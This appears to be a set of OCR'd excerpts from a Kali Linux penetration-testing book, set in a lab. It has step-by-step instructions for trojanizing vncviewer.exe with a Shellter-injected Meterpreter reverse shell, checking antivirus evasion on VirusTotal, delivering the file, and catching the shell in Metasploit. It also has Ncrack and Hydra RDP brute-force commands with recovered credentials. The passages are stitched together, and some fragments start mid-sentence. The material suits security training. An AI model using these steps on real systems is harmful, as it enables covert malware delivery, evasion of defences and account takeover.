


Figure 7.17 – Enabling stealth mode

• Next, configure the payload so that it can be attached to the Windows executable file via Shellter. Use the following configurations for the payload:• Choose **L** for the local payload.
• Payload by index: **1** – **Meterpreter_Reverse_TCP**.
• Set **LHOST** as the IP address of your Kali Linux machine.
• Set **LPORT** as the listening port on Kali Linux.

The following screenshot shows the expected configurations:




Figure 7.18 – Configuring the payload using Shellter

Once the payload has been successfully compiled, the following window will appear:




Figure 7.19 – Verification

• Next, head on over to https://www.virustotal.com and check the detection status of the new **vncviewer.exe** file:




Figure 7.20 – Threat detection rating

As shown in the preceding screenshot, the threat detection rating is lower than those payloads that were generated by MSFvenom.

1. Next, let's deliver our payload to a Windows 10 client machine such as Bob-PC within our lab environment. Ensure that Bob-PC is on the same network as Kali Linux and that it has end-to-end connectivity with the Kali Linux machine. To log in to Bob-PC, on the login window, choose **Other user** and set the username to **Bob-PC\Bob**. Important Note

The **LHOST** IP address of the payload must match the IP address of Kali Linux for it to work properly.

2. On Kali Linux, open a Terminal and ensure your current working directory is **/home/kali/**. Use the following commands to start a Python3 web server:kali@kali:~$ **python3 -m http.server 8080**

3. On the Windows 10 client system, open a web browser and go **http://<kali-linux-IP-address>:8080** to download the **vncviewer.exe** file.

4. Next, open a new tab within the same Terminal and use the following command to start Metasploit:kali@kali:~$ **msfconsole**

5. When Metasploit loads, use the following sequence of commands to start a multi-purpose listener with the Windows Meterpreter payload:msf6 > **use exploit/multi/handler**
msf6 exploit(multi/handler) > **set payload windows/meterpreter/reverse_tcp**
msf6 exploit(multi/handler) > **set LHOST 172.30.1.29**
msf6 exploit(multi/handler) > **set AutoRunScript post/windows/manage/migrate**
msf6 exploit(multi/handler) > **exploit**

The **windows/meterpreter/reverse_tcp** payload ensures that when a connection is detected, Metasploit will send this payload to the victim Windows system, which will execute within memory and create a reverse shell back to Kali Linux. The **AutoRunScript post/windows/manage/migrate** command ensures that once a connection has been established from the victim system back to Kali Linux, Metasploit will automatically ensure the payload process is migrated to another process on the victim system to reduce detection.

6. Next, use the **exploit** command to start the listener within Metasploit.

7. Once the listener has started on Kali Linux, wait a few seconds and then execute the **vncviewer.exe** file on the Windows 10 victim system. The following screenshot shows that the Metasploit listener received a connection when the payload was executed on the victim's system. It then sent across the reverse shell payload and ran the script to migrate the process. In the end, we got a Meterpreter shell on Kali Linux:




Figure 7.21 – Delivering the payload

Once a Meterpreter shell has been obtained, you can use the **help** command to see a list of things you can perform remotely on the victim's system.

Important Note

Not all Windows applications will work with Shellter. You also need to ensure the Windows program you choose to encode your shellcode with Shellter executes long enough for the staged payload to be delivered from Kali Linux to the victim system.

8. Lastly, let's use the **getuid** command within the Meterpreter shell to determine which user account our payload should be executed on:




Figure 7.22 – Checking the user

NBTscan to determine whether the systems on the network are running any file sharing services:kali@kali:~$ **sudo nbtscan -r 172.30.1.0/24**

types of password-based attacks:

- **Brute force**: In a brute force attack, every possible combination is tried against the system. This is a very time-consuming process as every possible password combination is tested against the authentication system of the target until the valid password is retrieved.
- **Dictionary attack**: In a dictionary attack, the threat actor uses a pre-populated wordlist that contains thousands or even millions of possible passwords. These are then tested against the authentication system of the target. Each word from the wordlist is tested; however, the attack will not be successful if a valid password is not found within the wordlist being used by the threat actor.
- **Password guessing**: This is a common technique that's used by many people, even threat actors and

penetration testers, who are attempting to gain unauthorized access to a system. I have often seen IT professionals use simple and even default passwords on their networking devices, security appliances, and even the client and server systems within their organization.

• **Password cracking**: In this technique, the threat actor uses various tools and techniques to retrieve valid user credentials to gain unauthorized access to a system. Sometimes, a threat actor may capture a user's password while it's being transmitted across a network in plaintext by an insecure network protocol, or even retrieve the cryptographic hash of a password.

• **Password spraying**: This is the technique where a threat actor uses a single password and tests it against an authentication system with different usernames. The idea is to test which user account within a specific list uses a single password. This technique is good when testing which users within the organization's network use weak or common passwords.

• **Credential stuffing**: This technique allows a threat actor to use a common wordlist of usernames and passwords against the authentication system of a target host. This technique checks which combination of usernames and passwords are valid user credentials.

• **Online password attack**: In an online password attack, the threat actor attempts to gain unauthorized access to a hostSPACEthat is running a network service. This allows authorized users to log into the system across a network. A simple example of an online password attack is a threat actor attempting to retrieve the username and password of a valid user to gain access to a server that is running RDP.

• **Offline password attack**: In an offline password attack, the threat actor uses various tools and techniques to retrieve the valid password of a password-protected file, such as a document or even the cryptographic hash of a user's password. A simple example of this is capturing a domain administrator's username and password hash from network packets. The username is usually in plaintext, but you may need/want to retrieve the password from the hash value.

1. **Ncrack** to perform online password cracking on the RDP service on Metasploitable 3:kali@kali:~$ **ncrack -v -T 3 -u Administrator -P /usr/share/wordlists/rockyou.txt rdp://172.30.1.21**

Let's look at the syntax that was used within Ncrack:

• **-v**: Enables verbose output.
• **-T**: Specifies the timing of the attack. This ranges from **0** (slow) to **5** (fastest).
• **-u**: Specifies a single username.
• **-P**: Specifies a wordlist of passwords.

Performing password cracking can be very time-consuming. Once the valid username and password combination has been found, Ncrack presents the results, as shown here:

```
kali@kali:~$ ncrack -v -T 3 -u Administrator -P /usr/share/wordlists/rockyou.txt rdp://172.30.1.21

Starting Ncrack 0.7 ( http://ncrack.org ) at 2021-07-28 14:01 EDT

Discovered credentials on rdp://172.30.1.21:3389 'Administrator' 'vagrant'
Stats: 0:00:39 elapsed; 0 services completed (1 total)
Rate: 14.08; Found: 1; About 0.00% done
(press 'p' to list discovered credentials)
```

Figure 8.8 – User credentials found

As shown in the preceding screenshot, Ncrack was able to discover the credentials for RDP. Here, it found that the username was **Administrator** and that the password was **vagrant**.

• **Hydra** is another online password cracking tool that can be used to check usernames and passwords on targets that have RDP enabled. To use Hydra to perform RDP password cracking, use the following commands:kali@kali:~$ **hydra -t 4 -l Administrator -P /usr/share/wordlists/rockyou.txt rdp://172.30.1.21**

The following screenshot shows the result of Hydra finding valid user credentials:

```
[DATA] attacking rdp://172.30.1.21:3389/
[3389][rdp] host: 172.30.1.21   login: Administrator   password: vagrant
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-07-28 14:03:20
```

Figure 8.9 – Online password cracking with Hydra

• Now that you have user credentials for the RDP on the target, use the following commands to establish a remote desktop session from Kali Linux to the target:kali@kali:~$ **rdesktop -u Administrator -p vagrant 172.30.1.21 -g 1280x1024**

The **-g** syntax allows you to specify the resolution of the window when the session is established. Be sure to modify the resolution settings so that they fit your computer screen. You will be prompted to trust the certificate from the remote target. Type **yes** and hit *Enter* to establish the RDP session:

Figure 8.10 – RDP session

To create a custom wordlist using the CeWL of a target website, use the following command:
kali@kali:~$ **cewl example.com -m 6 -w output_dictionary_file.txt**
To create a custom wordlist with a fixed length of 4 characters, which can be a combination of characters from 0-9 and A-C, use the following command:
kali@kali:~$ **crunch 4 4 0123456789ABC -o output_file.txt**

